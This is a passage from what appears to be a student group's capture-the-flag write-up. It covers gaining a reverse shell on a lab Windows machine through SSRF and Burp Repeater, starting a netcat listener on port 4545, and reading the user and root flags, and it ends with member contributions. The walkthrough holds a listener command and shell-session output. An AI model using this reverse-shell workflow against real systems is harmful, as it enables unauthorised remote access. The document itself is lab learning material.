


Before running the reverse shell,we start the netcat with port we type in just now ‘4545’




Then,we now can decoded the run command for reverse shell using decoder in burpsuite and paste it into the repeater same as the previous step we use the wget command.





When we click sent button, the netcat we set up had get the response and connects to the machine.


1211102409@kali: ~
File Actions Edit View Help
(1211102409㉿kali)-[~]
$ nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.9.0.35] from (UNKNOWN) [10.10.178.161] 50117
PS E:\xampp\htdocs\internal> ls
Directory: E:\xampp\htdocs\internal
Mode LastWriteTime Length Name
-a---- 3/27/2020 8:38 AM 53 .htaccess
-a---- 4/11/2020 9:34 AM 131 index.php
-a---- 4/11/2020 9:34 AM 142 name.php
-a---- 8/2/2022 3:24 AM 786 reverse_shell.ps1
PS E:\xampp\htdocs\internal>


Category: Discovered user.txt and root.txt

Question: 1 & 2


Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: Terminal


After doing some searching in the machine, we can find the user flag is located at the directory C:\Users\Administrator\Desktop\user.txt



We also checked the file called 'SuperAdmin' but unfortunately we cannot see the content in the file.



Then, we did some research online. We found that we are denied full control to the group administrators with the command ‘get-acl’ however, we can search the root flag directly in C:\Users\SuperAdmin\Desktop\root.txt with cat command.



Contributions

ID	Name	Contribution	Signatures
12111 02409	CHUA KAI ZHENG	-Upload and run the reverse shell -Figured out to use SSRF -Video editing and uploading	
121110 2696	LEE JIA MENG	-Did the recon and enumeration. -Did most of the writing after compiling the findings.	
121110 0917	NATALIE TAN LI YI	-Discovered the initial foothold. -Find the root flag.	

VIDEO LINK: https://www.youtube.com/watch?v=n63knzUO8Kc